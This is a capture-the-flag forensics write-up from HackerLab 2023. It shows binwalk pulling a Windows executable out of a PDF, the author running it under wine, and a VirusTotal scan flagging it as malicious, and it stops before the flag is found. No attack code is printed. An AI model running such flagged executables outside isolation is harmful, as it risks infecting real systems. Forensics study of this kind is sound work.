
Here are some of the challenges I was able to solve during HackerLab 2023 CTF

Category: Basic

SPY



SPY

60

[FR]

Une taupe parmi les gardiens des trésors ?

[EN]


A mole among the guardians of treasures?

FLAG: CTF_IP:PORT

Author: W1z4rd


1/10 attempts

After downloading the attached file checking the file type shows it's a pdf file




```
➜  forensics file mage.pdf
mage.pdf: PDF document, version 1.7, 3 pages
➜  forensics 
```

We can use binwalk to see that there are other metadata in it




```
➜  forensics binwalk mage.pdf

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             PDF document, version: "1.7"
609           0×261           Zlib compressed data, default compression
7552          0×1D80          JPEG image data, JFIF standard 1.01
11633         0×2D71          JPEG image data, JFIF standard 1.01
215047        0×34807         Zlib compressed data, default compression
268708        0×419A4         Zlib compressed data, default compression
309265        0×4B811         Zlib compressed data, default compression
309523        0×4B913         Zlib compressed data, default compression
309750        0×4B9F6         Zlib compressed data, default compression
309970        0×4BAD2         Zlib compressed data, default compression
310179        0×4BBA3         Zlib compressed data, default compression
310402        0×4BC82         Zlib compressed data, default compression
310617        0×4BD59         Zlib compressed data, default compression
310838        0×4BE36         Zlib compressed data, default compression
311050        0×4BF0A         Zlib compressed data, default compression
311271        0×4BFE7         Zlib compressed data, default compression
311485        0×4C0BD         Zlib compressed data, default compression
311697        0×4C191         Zlib compressed data, default compression
311903        0×4C25F         Zlib compressed data, default compression
312167        0×4C367         Zlib compressed data, default compression
312398        0×4C44E         Zlib compressed data, default compression
312719        0×4C58F         Zlib compressed data, default compression
312968        0×4C688         Zlib compressed data, default compression
313227        0×4C78B         Zlib compressed data, default compression
313456        0×4C870         Zlib compressed data, default compression
313715        0×4C973         Zlib compressed data, default compression
313944        0×4CA58         Zlib compressed data, default compression
314210        0×4CB62         Zlib compressed data, default compression
314797        0×4CDAD         Zlib compressed data, default compression
335874        0×52002         Zlib compressed data, default compression
337251        0×52563         Zlib compressed data, default compression
386569        0×5E609         Zlib compressed data, default compression
387679        0×5EA5F         Zlib compressed data, default compression
443789        0×6C58D         Zlib compressed data, default compression
444355        0×6C7C3         Zlib compressed data, default compression
468257        0×72521         Zlib compressed data, default compression
468514        0×72622         Zlib compressed data, default compression
468742        0×72706         Zlib compressed data, default compression
469000        0×72808         Zlib compressed data, default compression
469228        0×728EC         Zlib compressed data, default compression
469487        0×729EF         Zlib compressed data, default compression
469716        0×72AD4         Zlib compressed data, default compression
469982        0×72BDE         Zlib compressed data, default compression
```



```
469228        0×728EC         Zlib compressed data, default compression
469487        0×729EF         Zlib compressed data, default compression
469716        0×72AD4         Zlib compressed data, default compression
469982        0×72BDE         Zlib compressed data, default compression
470212        0×72CC4         Zlib compressed data, default compression
470466        0×72DC2         Zlib compressed data, default compression
470825        0×72F29         Zlib compressed data, default compression
476282        0×7447A         Zlib compressed data, default compression
477079        0×74797         Zlib compressed data, default compression
551648        0×86AE0         Zlib compressed data, default compression
563104        0×897A0         Zlib compressed data, best compression

➜  forensics 
```

I extracted them




```
➜  forensics binwalk -e mage.pdf

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             PDF document, version: "1.7"
609           0×261           Zlib compressed data, default compression
7552          0×1D80          JPEG image data, JFIF standard 1.01
11633         0×2D71          JPEG image data, JFIF standard 1.01
215047        0×34807         Zlib compressed data, default compression
268708        0×419A4         Zlib compressed data, default compression
309265        0×4B811         Zlib compressed data, default compression
309523        0×4B913         Zlib compressed data, default compression
309750        0×4B9F6         Zlib compressed data, default compression
309970        0×4BAD2         Zlib compressed data, default compression
310179        0×4BBA3         Zlib compressed data, default compression
310402        0×4BC82         Zlib compressed data, default compression
310617        0×4BD59         Zlib compressed data, default compression
310838        0×4BE36         Zlib compressed data, default compression
311050        0×4BF0A         Zlib compressed data, default compression
311271        0×4BFE7         Zlib compressed data, default compression
311485        0×4C0BD         Zlib compressed data, default compression
311697        0×4C191         Zlib compressed data, default compression
311903        0×4C25F         Zlib compressed data, default compression
312167        0×4C367         Zlib compressed data, default compression
312398        0×4C44E         Zlib compressed data, default compression
312719        0×4C58F         Zlib compressed data, default compression
312968        0×4C688         Zlib compressed data, default compression
313227        0×4C78B         Zlib compressed data, default compression
313456        0×4C870         Zlib compressed data, default compression
313715        0×4C973         Zlib compressed data, default compression
313944        0×4CA58         Zlib compressed data, default compression
314210        0×4CB62         Zlib compressed data, default compression
314797        0×4CDAD         Zlib compressed data, default compression
335874        0×52002         Zlib compressed data, default compression
337251        0×52563         Zlib compressed data, default compression
386569        0×5E609         Zlib compressed data, default compression
387679        0×5EA5F         Zlib compressed data, default compression
443789        0×6C58D         Zlib compressed data, default compression
444355        0×6C7C3         Zlib compressed data, default compression
468257        0×72521         Zlib compressed data, default compression
468514        0×72622         Zlib compressed data, default compression
468742        0×72706         Zlib compressed data, default compression
469000        0×72808         Zlib compressed data, default compression
469228        0×728EC         Zlib compressed data, default compression
469487        0×729EF         Zlib compressed data, default compression
469716        0×72AD4         Zlib compressed data, default compression
469982        0×72BDE         Zlib compressed data, default compression
470212        0×72CC4         Zlib compressed data, default compression
```


```
binwalk -e mage.pdf
```

In the extracted files I used the `file` command to know what sort of file they are

And I see this weird thing




```
➜  _mage.pdf.extracted file *
261:        ASCII text, with very long lines (338), with CRLF line terminators
261.zlib:   zlib compressed data
34807:      ISO-8859 text, with very long lines (65536), with no line terminators
34807.zlib: zlib compressed data
419A4:      ASCII text, with CRLF, CR line terminators
419A4.zlib: zlib compressed data
4B811:      data
4B811.zlib: zlib compressed data
4B913:      data
4B913.zlib: zlib compressed data
4B9F6:      data
4B9F6.zlib: zlib compressed data
4BAD2:      data
4BAD2.zlib: zlib compressed data
4BBA3:      data
4BBA3.zlib: zlib compressed data
4BC82:      data
4BC82.zlib: zlib compressed data
4BD59:      data
4BD59.zlib: zlib compressed data
4BE36:      data
4BE36.zlib: zlib compressed data
4BF0A:      data
4BF0A.zlib: zlib compressed data
4BFE7:      data
4BFE7.zlib: zlib compressed data
4C0BD:      data
4C0BD.zlib: zlib compressed data
4C191:      data
4C191.zlib: zlib compressed data
4C25F:      data
4C25F.zlib: zlib compressed data
4C367:      data
4C367.zlib: zlib compressed data
4C44E:      data
4C44E.zlib: zlib compressed data
4C58F:      data
4C58F.zlib: zlib compressed data
4C688:      data
4C688.zlib: zlib compressed data
4C78B:      data
4C78B.zlib: zlib compressed data
4C870:      data
4C870.zlib: zlib compressed data
4C973:      data
4C973.zlib: zlib compressed data
4CA58:      data
```



```
4CDAD:      ASCII text, with very long lines (368), with CRLF line terminators
4CDAD.zlib: zlib compressed data
52002:      data
52002.zlib: zlib compressed data
52563:      data
52563.zlib: zlib compressed data
5E609:      data
5E609.zlib: zlib compressed data
5EA5F:      data
5EA5F.zlib: zlib compressed data
6C58D:      data
6C58D.zlib: zlib compressed data
6C7C3:      data
6C7C3.zlib: zlib compressed data
72521:      data
72521.zlib: zlib compressed data
72622:      data
72622.zlib: zlib compressed data
72706:      data
72706.zlib: zlib compressed data
72808:      data
72808.zlib: zlib compressed data
728EC:      data
728EC.zlib: zlib compressed data
729EF:      data
729EF.zlib: zlib compressed data
72AD4:      data
72AD4.zlib: zlib compressed data
72BDE:      data
72BDE.zlib: zlib compressed data
72CC4:      data
72CC4.zlib: zlib compressed data
72DC2:      data
72DC2.zlib: zlib compressed data
72F29:      ASCII text, with very long lines (3925), with CRLF line terminators
72F29.zlib: zlib compressed data
7447A:      ASCII text
7447A.zlib: zlib compressed data
74797:      TrueType Font data, 16 tables, 1st "EBDT", 45 names, Unicode, \251 2021 Microsoft Corporation. All Rights Reserved.
74797.zlib: zlib compressed data
86AE0:      data
86AE0.zlib: zlib compressed data
897A0:      PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
897A0.zlib: zlib compressed data
➜  _mage.pdf.extracted
```


It extracted a PE file which is basically a `.exe` file

I renamed it




```
➜  forensics mv _mage.pdf.extracted/897A0 maze.exe
➜  forensics rm -rf _mage.pdf.extracted
➜  forensics file maze.exe
maze.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
➜  forensics
```

When I ran the binary it was taking time to load



```
➜  forensics wine maze.exe
```

So I uploaded it to Virus Total and saw this



681c9b208717489c0ea53b463084d035f27e411ba2d61067259d18a38d7aa548

59 / 71

Community Score

59 security vendors and 2 sandboxes flagged this file as malicious

681c9b208717489c0ea53b463084d035f27e411ba2d61067259d18a38d7aa548
ab.exe
peexe idle overlay detect-debug-environment

